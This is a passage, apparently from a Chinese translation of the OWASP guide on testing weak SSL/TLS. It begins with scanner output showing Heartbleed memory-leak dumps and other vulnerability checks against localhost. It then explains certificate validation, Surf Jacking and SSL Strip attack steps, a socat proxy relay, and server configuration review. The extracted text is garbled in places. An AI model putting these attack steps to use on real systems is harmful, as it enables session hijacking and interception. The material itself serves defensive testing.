27 00 28 00 29 00 2A 00 #.$.%.&.'(.)*. 0080: 2B 00 2C 00 2D 00 2E 00 2F 00 30 00 31 00 32 00 +.,-./.0.1.2. 0090: 33 00 34 00 35 00 36 00 37 00 38 00 39 00 3A 00 3.4.5.6.7.8.9.:.. 00a0: 3B 00 3C 00 3D 00 3E 00 3F 00 40 00 41 00 42 00 ;.<.>?.@.A.B. 00b0: 43 00 44 00 45 00 46 00 60 00 61 00 62 00 63 00 C.D.E.F.`.a.b.c. 00c0: 64 00 65 00 66 00 67 00 68 00 69 00 6A 00 6B 00 d.e.f.g.h.i.j.k. 00d0: 6C 00 6D 00 80 00 81 00 82 00 83 00 84 00 85 00 1.m..... 01a0: 20 C0 21 C0 22 C0 23 C0 24 C0 25 C0 26 C0 27 C0 !.!.#.$.%.&.' 01b0: 28 C0 29 C0 2A C0 2B C0 2C C0 2D C0 2E C0 2F C0 (.).*.+.,-./. 01c0: 30 C0 31 C0 32 C0 33 C0 34 C0 35 C0 36 C0 37 C0 0.1.2.3.4.5.6.7. 01d0: 38 C0 39 C0 3A C0 3B C0 3C C0 3D C0 3E C0 3F C0 8.9.:..<.>?. 01e0: 40 C0 41 C0 42 C0 43 C0 44 C0 45 C0 46 C0 47 C0 @.A.B.C.D.E.F.G. 01f0: 48 C0 49 C0 4A C0 4B C0 4C C0 4D C0 4E C0 4F C0 H.I.J.K.L.M.N.O. 0200: 50 C0 51 C0 52 C0 53 C0 54 C0 55 C0 56 C0 57 C0 P.Q.R.S.T.U.V.W. 0210: 58 C0 59 C0 5A C0 5B C0 5C C0 5D C0 5E C0 5F C0 X.Y.Z.[.].^. 0220: 60 C0 61 C0 62 C0 63 C0 64 C0 65 C0 66 C0 67 C0 `.a.b.c.d.e.f.g. 0230: 68 C0 69 C0 6A C0 6B C0 6C C0 6D C0 6E C0 6F C0 h.i.j.k.l.m.n.o. 0240: 70 C0 71 C0 72 C0 73 C0 74 C0 75 C0 76 C0 77 C0 p.q.r.s.t.u.v.w. 0250: 78 C0 79 C0 7A C0 7B C0 7C C0 7D C0 7E C0 7F C0 x.y.z.{.}.~... 02c0: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00 ..I..... 4. 02d0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00 2..... 0300: 10 00 11 00 23 00 00 00 0F 00 01 01 00 00 00 00 .....#..... 0bd0: 00 00 00 00 00 00 12 7D 01 00 10 00 02 .....}....[-] Closing connection[-] Connecting to 127.0.0.1:443 using TLSv1.0[-] Sending ClientHello[-] ServerHello received[-] Sending Heartbeat[Vulnerable] Heartbeat response was 16384 bytes instead of 3! 127.0.0.1:443 is vulnerable over TLSv1.0[-] Displaying response (lines consisting entirely of null bytes are removed): 0000: 02 FF FF 08 03 01 53 48 73 F0 7C CA C1 D9 02 04 .....SHs.|..... 0010: F2 1D 2D 49 F5 12 BF 40 1B 94 D9 93 E4 C4 F4 F0 ..-I..... 0020: D0 42 CD 44 A2 59 00 02 96 00 00 00 01 00 02 00 .B.D.Y..... 0060: 1B 00 1C 00 1D 00 1E 00 1F 00 20 00 21 00 22 00 .....!. 0070: 23 00 24 00 25 00 26 00 27 00 28 00 29 00 2A 00 #.$.%.&.'(.)*. 0080: 2B 00 2C 00 2D 00 2E 00 2F 00 30 00 31 00 32 00 +.,-./.0.1.2. 0090: 33 00 34 00 35 00 36 00 37 00 38 00 39 00 3A 00 3.4.5.6.7.8.9.:.. 00a0: 3B 00 3C 00 3D 00 3E 00 3F 00 40 00 41 00 42 00 ;.<.>?.@.A.B. 00b0: 43 00 44 00 45 00 46 00 60 00 61 00 62 00 63 00 C.D.E.F.`.a.b.c. 00c0: 64 00 65 00 66 00 67 00 68 00 69 00 6A 00 6B 00 d.e.f.g.h.i.j.k. 00d0: 6C 00 6D 00 80 00 81 00 82 00 83 00 84 00 85 00 1.m..... 01a0: 20 C0 21 C0 22 C0 23 C0 24 C0 25 C0 26 C0 27 C0 !.!.#.$.%.&.' 01b0: 28 C0 29 C0 2A C0 2B C0 2C C0 2D C0 2E C0 2F C0 (.).*.+.,-./. 01c0: 30 C0 31 C0 32 C0 33 C0 34 C0 35 C0 36 C0 37 C0 0.1.2.3.4.5.6.7. 01d0: 38 C0 39 C0 3A C0 3B C0 3C C0 3D C0 3E C0 3F C0 8.9.:..<.>?. 01e0: 40 C0 41 C0 42 C0 43 C0 44 C0 45 C0 46 C0 47 C0 @.A.B.C.D.E.F.G. 01f0: 48 C0 49 C0 4A C0 4B C0 4C C0 4D C0 4E C0 4F C0 H.I.J.K.L.M.N.O. 0200: 50 C0 51 C0 52 C0 53 C0 54 C0 55 C0 56 C0 57 C0 P.Q.R.S.T.U.V.W. 0210: 58 C0 59 C0 5A C0 5B C0 5C C0 5D C0 5E C0 5F C0 X.Y.Z.[.].^. 0220: 60 C0 61 C0 62 C0 63 C0 64 C0 65 C0 66 C0 67 C0 `.a.b.c.d.e.f.g. 0230: 68 C0 69 C0 6A C0 6B C0 6C C0 6D C0 6E C0 6F C0 h.i.j.k.l.m.n.o. 0240: 70 C0 71 C0 72 C0 73 C0 74 C0 75 C0 76 C0 77 C0 p.q.r.s.t.u.v.w. 0250: 78 C0 79 C0 7A C0 7B C0 7C C0 7D C0 7E C0 7F C0 x.y.z.{.}.~... 02c0: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00 ..I..... 4. 02d0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00 2..... 0300: 10 00 11 00 23 00 00 00 0F 00 01 01 00 00 00 00 .....#..... 0bd0: 00 00 00 00 00 00 12 7D 01 00 10 00 02 .....}....[-] Closing connection[-] Connecting to 127.0.0.1:443 using TLSv1.1[-] Sending ClientHello[-] ServerHello received[-] Sending Heartbeat[Vulnerable] Heartbeat response was 16384 bytes instead of 3! 127.0.0.1:443 is vulnerable over TLSv1.1[-] Displaying response (lines consisting entirely of null bytes are removed): 0000: 02 FF FF 08 03 02 53 48 73 F0 7C CA C1 D9 02 04 .....SHs.|..... 010: F2 1D 2D 49 F5 12 BF 40 1B 94 D9 93 E4 C4 F4 F0 ..-I..... 0020: D0 42 CD 44 A2 59 00 02 96 00 00 01 00 02 00 .B.D.Y..... 0060: 1B 00 1C 00 1D 00 1E 00 1F 00 20 00 21 00 22 00 .....!. 0070: 23 00 24 00 25 00 26 00 27 00 28 00 29 00 2A 00 #.$.%.&.'(.)*. 0080: 2B 00 2C 00 2D 00 2E 00 2F 00 30 00 31 00 32 00 +.,-./.0.1.2. 0090: 33 00 34 00 35 00 36 00 37 00 38 00 39 00 3A 00 3.4.5.6.7.8.9.:.. 00a0: 3B 00 3C 00 3D 00 3E 00 3F 00 40 00 41 00 42 00 ;.<.>?.@.A.B. 00b0: 43 00 44 00 45 00 46 00 60 00 61 00 62 00 63 00 C.D.E.F.`.a.b.c. 00c0: 64 00 65 00 66 00 67 00 68 00 69 00 6A 00 6B 00 d.e.f.g.h.i.j.k. 00d0: 6C 00 6D 00 80 00 81 00 82 00 83 00 84 00 85 00 1.m..... 01a0: 20 C0 21 C0 22 C0 23 C0 24 C0 25 C0 26 C0 27 C0 !.!.#.$.%.&.' 01b0: 28 C0 29 C0 2A C0 2B C0 2C C0 2D C0 2E C0 2F C0 (.).*.+.,-./.
```

0 2E C0 2F C0 (.)*.+.,-.../. 01c0: 30 C0 31 C0 32 C0 33 C0 34 C0 35 C0 36 C0 37 C0 0.1.2.3.4.5.6.7.
01d0: 38 C0 39 C0 3A C0 3B C0 3C C0 3D C0 3E C0 3F C0 8.9.;.< >?. 01e0: 40 C0 41 C0 42 C0 43 C0 44
C0 45 C0 46 C0 47 C0 @.A.B.C.D.E.F.G. 01f0: 48 C0 49 C0 4A C0 4B C0 4C C0 4D C0 4E C0 4F C0 H.I.J.K.L.
M.N.O. 0200: 50 C0 51 C0 52 C0 53 C0 54 C0 55 C0 56 C0 57 C0 P.Q.R.S.T.U.V.W. 0210: 58 C0 59 C0 5A C0
5B C0 5C C0 5D C0 5E C0 5F C0 X.Y.Z.[\].^_. 0220: 60 C0 61 C0 62 C0 63 C0 64 C0 65 C0 66 C0 67 C0 `
.a.b.c.d.e.f.g. 0230: 68 C0 69 C0 6A C0 6B C0 6C C0 6D C0 6E C0 6F C0 h.i.j.k.l.m.n.o. 0240: 70 C0 71
C0 72 C0 73 C0 74 C0 75 C0 76 C0 77 C0 p.q.r.s.t.u.v.w. 0250: 78 C0 79 C0 7A C0 7B C0 7C C0 7D C0 7E C0
7F C0 x.y.z.{|}.~.... 02c0: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00 ..I.....4. 02d0:
32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00 2..... 0300: 10 00 11 00 23 00 00 00 OF 00 01
01 00 00 00 00#..... 0bd0: 00 00 00 00 00 00 00 00 12 7D 01 00 10 00 02}....
[-] Closing connection[-] Connecting to 127.0.0.1:443 using TLSv1.2[-] Sending ClientHello[-] ServerHell
o received[-] Sending Heartbeat[Vulnerable] Heartbeat response was 16384 bytes instead of 3! 127.0.0.1:44
3 is vulnerable over TLSv1.2[-] Displaying response (lines consisting entirely of null bytes are removed)
: 0000: 02 FF FF 08 03 03 53 48 73 F0 7C CA C1 D9 02 04SHs.|..... 0010: F2 1D 2D 49 F5 12 BF 40
1B 94 D9 93 E4 C4 F4 F0 ..-I...@..... 0020: D0 42 CD 44 A2 59 00 02 96 00 00 00 01 00 02 00 .B.D.Y
..... 0060: 1B 00 1C 00 1D 00 1E 00 1F 00 20 00 21 00 22 00!.. 0070: 23 00 24 00 25
00 26 00 27 00 28 00 29 00 2A 00 #.\$.%.&'.(.*. 0080: 2B 00 2C 00 2D 00 2E 00 2F 00 30 00 31 00 32 0
0 +.,-.../.0.1.2. 0090: 33 00 34 00 35 00 36 00 37 00 38 00 39 00 3A 00 3.4.5.6.7.8.9... 00a0: 3B 00
3C 00 3D 00 3E 00 3F 00 40 00 41 00 42 00 ;< >?.@.A.B. 00b0: 43 00 44 00 45 00 46 00 60 00 61 00 62
00 63 00 C.D.E.F.`.a.b.c. 00c0: 64 00 65 00 66 00 67 00 68 00 69 00 6A 00 6B 00 d.e.f.g.h.i.j.k. 00d0
: 6C 00 6D 00 80 00 81 00 82 00 83 00 84 00 85 00 1.m..... 01a0: 20 C0 21 C0 22 C0 23 C0 24 C0
25 C0 26 C0 27 C0 !..#.\$.%.&'. 01b0: 28 C0 29 C0 2A C0 2B C0 2C C0 2D C0 2E C0 2F C0 (.*.+.,-..
. 01c0: 30 C0 31 C0 32 C0 33 C0 34 C0 35 C0 36 C0 37 C0 0.1.2.3.4.5.6.7. 01d0: 38 C0 39 C0 3A C0 3B
C0 3C C0 3D C0 3E C0 8.9.;.< >?. 01e0: 40 C0 41 C0 42 C0 43 C0 44 C0 45 C0 46 C0 47 C0 @.A.B.
C.D.E.F.G. 01f0: 48 C0 49 C0 4A C0 4B C0 4C C0 4D C0 4E C0 4F C0 H.I.J.K.L.M.N.O. 0200: 50 C0 51 C0 52
C0 53 C0 54 C0 55 C0 56 C0 57 C0 P.Q.R.S.T.U.V.W. 0210: 58 C0 59 C0 5A C0 5B C0 5C C0 5D C0 5E C0 5F C
0 X.Y.Z.[\].^_. 0220: 60 C0 61 C0 62 C0 63 C0 64 C0 65 C0 66 C0 67 C0 `.a.b.c.d.e.f.g. 0230: 68 C0
69 C0 6A C0 6B C0 6C C0 6D C0 6E C0 6F C0 h.i.j.k.l.m.n.o. 0240: 70 C0 71 C0 72 C0 73 C0 74 C0 7
6 C0 77 C0 p.q.r.s.t.u.v.w. 0250: 78 C0 79 C0 7A C0 7B C0 7C C0 7D C0 7E C0 x.y.z.{|}.~.... 02
c0: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00 ..I.....4. 02d0: 32 00 0E 00 0D 00 19 00 0B 0
0 OC 00 18 00 09 00 2..... 0300: 10 00 11 00 23 00 00 00 OF 00 01 01 00 00 00 00#.....
.... 0bd0: 00 00 00 00 00 00 00 00 00 12 7D 01 00 10 00 02}.... [-] Closing connection[!] V
ulnernable to Heartbleed bug (CVE-2014-0160) mentioned in http://heartbleed.com/[!] Vulnerability Status:
VULNERABLE####Loading module: CCS Injection script by TripWire VERT ...Checking localhost:443 for OpenSSL
ChangeCipherSpec (CCS) Injection bug (CVE-2014-0224) ...[!] The target may allow early CCS on TLSv1.2[!]
] The target may allow early CCS on SSLv3[-] This is an experimental detection script and does not definitively determine
vulnerable server status.[!] Potentially vulnerable to OpenSSL ChangeCipherSpec (CCS) Injection vulnerabi
lity (CVE-2014-0224) mentioned in http://ccsinjection.lepidum.co.jp/[!] Vulnerability Status: Possible##
##Checking localhost:443 for HTTP Compression support against BREACH vulnerability (CVE-2013-3587) ...[*]
HTTP Compression: DISABLED[*] Immune from BREACH attack mentioned in https://media.blackhat.com/us-13/US
-13-Prado-SSL-Gone-in-30-seconds-A-BREACH-beyond-CRIME-WP.pdf[*] Vulnerability Status: No-----
RAW HTTP RESPONSE -----HTTP/1.1 200 OKDate: Wed, 23 Jul 2014 13:48:07 GMTServer: Apache/2.4.3 (Win32)
OpenSSL/1.0.1c PHP/5.4.7X-Powered-By: PHP/5.4.7Set-Cookie: SessionID=xxx; expires=Wed, 23-Jul-2014
12:48:07 GMT; path=/; secureSet-Cookie: SessionChallenge=yyy; expires=Wed, 23-Jul-2014 12:48:07 GMT; pat
h=/Content-Length: 193Connection: closeContent-Type: text/html#####Checking localhost:443 for correct use
of Strict Transport Security (STS) response header (RFC6797) ...[!] STS response header: NOT PRESENT[!]
Vulnerable to MITM threats mentioned in https://www.owasp.org/index.php/HTTP_Strict_Transport_Security#Th
reats[!] Vulnerability Status: VULNERABLE----- RAW HTTP RESPONSE -----HTTP/1.1 200 OK
Date: Wed, 23 Jul 2014 13:48:07 GMTServer: Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.4.7X-Powered-By:
PHP /5.4.7Set-Cookie: SessionID=xxx; expires=Wed, 23-Jul-2014 12:48:07 GMT; path=/; secureSet-Cookie: Session
Challenge=yyy; expires=Wed, 23-Jul-2014 12:48:07 GMT; path=/Content-Length: 193Connection: closeContent-T
ype: text/html#####Checking localhost for HTTP support against HTTPS Stripping attack ...[!] HTTP Support
on port [80] : SUPPORTED[!] Vulnerable to HTTPS Stripping attack mentioned in https://www.blackhat.com/p
resentations/bh-dc-09/Marlinspike/BlackHat-DC-09-Marlinspike-Defeating-SSL.pdf[!] Vulnerability Status: V
ULNERABLE####Checking localhost:443 for HTTP elements embedded in SSL page ...[!] HTTP elements embedded
in SSL page: PRESENT[!] Vulnerable to MITM malicious content injection attack[!] Vulnerability Status: V
ULNERABLE----- HTTP RESOURCES EMBEDDED ----- - http://othersite/test.js - http://some
site/test.css#####Checking localhost:443 for ROBUST use of anti-caching mechanism ...[!] Cache Control Di
rectives: NOT PRESENT[!] Browsers, Proxies and other Intermediaries will cache SSL page and sensitive inf
ormation will be leaked.[!] Vulnerability Status: VULNERABLE-----
Robust Solution: - Cache-Control: no-cache, no-store, must-revalidate, pre-check=0, post-check=0,
max-age=0, s-maxage=0 - Ref: https://www.owasp.org/index.php/Testing_for_Browser_cache_weakness_(OTG-A
UTHN-006) http://msdn.microsoft.com/en-us/library/ms533020(v=vs.85).aspx#####Checking localhost
:443 for Surf Jacking vulnerability (due to Session Cookie missing secure flag) ...[!] Secure Flag in Set
-Cookie: PRESENT BUT NOT IN ALL COOKIES[!] Vulnerable to Surf Jacking attack mentioned in https://resour
ces.enablesecurity.com/resources/Surf%20Jacking.pdf[!] Vulnerability Status: VULNERABLE----- RA
W HTTP RESPONSE -----HTTP/1.1 200 OKDate: Wed, 23 Jul 2014 13:48:07 GMTServer: Apache/2.4.3 (Wi
n32) OpenSSL/1.0.1c PHP/5.4.7X-Powered-By: PHP/5.4.7Set-Cookie: SessionID=xxx; expires=Wed, 23-Jul-2014
1 2:48:07 GMT; path=/; secureSet-Cookie: SessionChallenge=yyy; expires=Wed, 23-Jul-2014 12:48:07 GMT; path=
/Content-Length: 193Connection: closeContent-Type: text/html#####Checking localhost:443 for ECDHE/DHE cip
hers against FORWARD SECRECY support ...[*] Forward Secrecy: SUPPORTED[*] Connected using cipher - TLS_EC
DHE_RSA_WITH_AES_128_CBC_SHA on protocol - TLSv1[*] Attackers will NOT be able to decrypt sniffed SSL pac
kets even if they have compromised private keys.[*] Vulnerability Status: No####Checking localhost:443 f
or RC4 support (CVE-2013-2566) ...[!] RC4: SUPPORTED[!] Vulnerable to MITM attack described in http://www
.isg.rhul.ac.uk/tls/[!] Vulnerability Status: VULNERABLE####Checking localhost:443 for TLS 1.1 support .
..Checking localhost:443 for TLS 1.2 support ...[*] TLS 1.1, TLS 1.2: SUPPORTED[*] Immune from BEAST atta
ck mentioned in http://www.infoworld.com/t/security/red-alert-https-has-been-hacked-174025[*] Vulnerabili
ty Status: No####Loading module: sslyze by iSecPartners ...Checking localhost:443 for Session Renegotiat
ion support (CVE-2009-3555,CVE-2011-1473,CVE-2011-5094) ...[*] Secure Client-Initiated Renegotiation : NO

T SUPPORTED[*] Mitigated from DOS attack (CVE-2011-1473,CVE-2011-5094) mentioned in https://www.thc.org/t hc-ssl-dos/[*] Vulnerability Status: No[*] INSECURE Client-Initiated Renegotiation : NOT SUPPORTED[*] Immune from TLS Plain-text Injection attack (CVE-2009-3555) - http://cve.mitre.org/cgi-bin/cvename.cgi?name= CVE-2009-3555[*] Vulnerability Status: No####Loading module: TestSSLServer by Thomas Pornin ...Checking localhost:443 for SSL version 2 support ...[*] SSL version 2 : NOT SUPPORTED[*] Immune from SSLv2-based MITM attack[*] Vulnerability Status: No####Checking localhost:443 for LANE (LOW,ANON,NULL,EXPORT) weak ciphers support ...Supported LANE cipher suites: SSLv3 RSA_EXPORT_WITH_RC4_40_MD5 RSA_EXPORT_WITH_RC2_CBC_40_MD5 RSA_EXPORT_WITH_DES40_CBC_SHA RSA_WITH_DES_CBC_SHA DHE_RSA_EXPORT_WITH_DES40_CBC_SHA DHE_RSA_WITH_DES_CBC_SHA TLS_ECDH_anon_WITH_RC4_128_SHA TLS_ECDH_anon_WITH_3DES_EDE_CBC_SHA TLS_ECDH_anon_WITH_AES_256_CBC_SHA (TLSv1.0: same as above) (TLSv1.1: same as above) (TLSv1.2: same as above) [!] LANE ciphers : SUPPORTED[!] Attackers may be ABLE to recover encrypted packets.[!] Vulnerability Status: VULNERABLE####Checking localhost:443 for GCM/CCM ciphers support against Lucky13 attack (CVE-2013-0169) ...Supported GCM cipher suites against Lucky13 attack: TLSv1.2 TLS_RSA_WITH_AES_128_GCM_SHA256 TLS_RSA_WITH_AES_256_GCM_SHA384 TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 GCM/CCM ciphers : SUPPORTED[*] Immune from Lucky13 attack mentioned in http://www.isg.rhul.ac.uk/tls/Lucky13.html[*] Vulnerability Status: No####Checking localhost:443 for TLS Compression support against CRIME (CVE-2012-4929) & TIME attack ...[*] TLS Compression : DISABLED[*] Immune from CRIME & TIME attack mentioned in https://media.blackhat.com/eu-13/briefings/Beery/bh-eu-13-a-perfect-crime-beery-wp.pdf[*] Vulnerability Status: No####[+] Breacher finished scanning in 12 seconds.[+] Get your latest copy at http://yehg.net/

测试SSL证书有效性 – 客户端和服务端

首先升级浏览器，因为随着浏览器每个版本的发布，CA证书可能过期或更新。检查应用程序使用的证书的有效性。浏览器在遇到证书过期、证书不可信以及证书名字不匹配时会发出警告。


在访问HTTPS站点时，通过点击浏览器窗口中的小锁标志，测试人员可以查看证书信息包括发布者、有效时间、加密特性等等。如果应用程序需要客户端证书，测试人员可能需要安装一个来访问应用。证书信息可以在浏览器的已安装证书列表中找到。

这些检测应该应用在所有的SSL包装的信道中。不仅是443端口上的常见HTTPS服务，也可能有额外的服务被web应用架构或部署中使用（如HTTPS管理端口，HTTPS服务在非标准化端口等等）。因此需要将所有的检测应用于所有发现的SSL包装的服务中。例如，nmap扫描器有一种扫描模式（通过-sV选项）来识别SSL包装服务。Nessus漏洞扫描器也能够在所有SSL/TLS包装服务中实施SSL检测。

例9：人工测试证书有效性


除了提供人工创造的例子，这个指南也包括匿名的现实中的例子来强调HTTPS站点的证书名字问题是多么频繁。下面的截图展示了一个IT公司的例子。

我们访问.it站点，但是证书被赋予.com站点。IE浏览器提示了我们证书名字不匹配。



IE浏览器发出的警告

Firefox发出消息却不同。Firefox抱怨无法确定.com站点的身份，因为签署证书的CA未知。事实上，IE和Firefox没有预置相同的CA列表。因此不同浏览器的行为可能不一致。



Firefox发出的警告

测试其他漏洞

正如先前提到的，存在与SSL/TLS协议、加密算法或证书无关的其他类型的漏洞。除了本指南其他部分讨论的漏洞，当服务器同时提供HTTP和HTTPS服务时候，漏洞可能存在，使得攻击者能够强制受害者使用不安全的信道来替代安全信道。

Surf Jacking

Surf Jacking攻击 [7] 最初是Sandro Gauci展示的，他允许攻击者在受害者的连接使用SSL或TLS加密的情况下劫持HTTP会话。

下面是攻击如何发生的场景：

- 受害者登陆安全的站点 <https://somesecuresite/>。
- 安全站点在客户登陆后分配了会话cookie。
- 当登陆后，受害者打开了新的浏览窗口，并访问<http://examplesite/>。
- 一个攻击者在同样的网络中，可以得到<http://examplesite> 的明文流量。
- 攻击者可以在劫持<http://examplesite>返回响应中发回 "301 Moved Permanently" 响应。在响应的HTTP头中包括"Location: <http://somesecuresite> /"头，使web浏览器请求<http://somesecuresite/>，注意现在我们是走HTTP而不是HTTPS。
- 受害者发起了通向 <http://somesecuresite/> 的明文请求，并在HTTP头中包含了明文的cookie。
- 攻击者可以嗅探流量，记录cookie。

测试网站是否存在该漏可以进行如下检测：

1. 检测网站是否同时支持HTTP和HTTPS协议
2. 检测cookie是否包含“Secure”标志

SSL Strip

一些应用程序同时支持HTTP和HTTPS，为了可用性或者便于用户能输入两者而抵达站点。通常用户通过链接或者跳转进入HTTPS站点。典型的个人网银站点就是类似的配置，通过HTTP页面中内嵌的HTTPS登陆页面或表单属性进行。

攻击者处于一个特权位置 - 如同SSL strip [8] 中描述的 - 能够截获用户进入HTTP站点的流量，并操作该流量在HTTPS下进行中间人攻击。同时支持HTTP和HTTPS的应用程序存在该漏洞。

通过HTTP代理测试

在公司内部环境中，测试者可能发现无法直接访问服务，他们需要通过HTTP代理的CONNECT方法来访问 [36]。许多工具在这种场景下无

法正常使用，因为他们尝试直接访问响应TCP端口来进行SSL/TLS握手。通过中继程序的帮助如socat [37]，测试者可以在HTTP代理之后使用这些工具。

例10： 通过HTTP代理测试

为了通过10.13.37.100:3128的代理来连接destined.application.lan:443，按照如下运行socat：

```
$ socat TCP-LISTEN:9999,reuseaddr,fork PROXY:10.13.37.100:destined.application.lan:443,proxyport=3128
```

接着就可以将所有目标指向localhost:9999：

```
$ openssl s_client -connect localhost:9999
```

所有指向localhost:9999的连接就能被socat通过代理高效的连接到destined.application.lan:443了。

配置审查

测试弱SSL/TLS加密套件

检查提供HTTPS服务的web服务器配置。如果web应用程序提供其他SSL/TLS包装服务，同样也需要检查。

例11： Windows 服务器

通过注册表项检查微软Windows服务器（2000, 2003, 2008）的配置：

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\
```

包括一些子项目，含有加密算法，协议以及密钥交换算法。

例12： Apache

为了检查Apache2服务器支持的加密套件和协议，打开ssl.conf文件，查找
SSLCipherSuite, SSLProtocol, SSLHonorCipherOrder, SSLInsecureRenegotiation和SSLCompression项目。

测试SSL证书有效性 – 客户端和服务端

在服务端和客户端同时检查应用程序使用的证书的有效性。虽然证书主要使用在web服务器中，但是也可能有额外的SSL保护的交流通道（如访问DBMS）。测试者应该检查应用程序架构来识别出所有SSL保护的信道。

测试工具

- [21] [Qualys SSL Labs – SSL Server Test|<https://www.ssllabs.com/ssltest/index.html>]：面向互联网的在线扫描工具。
- [27] [Tenable – Nessus Vulnerability Scanner|<http://www.tenable.com/products/nessus>]：包含一些测试SSL相关漏洞、证书漏洞以及HTTP基本认证方面的插件。
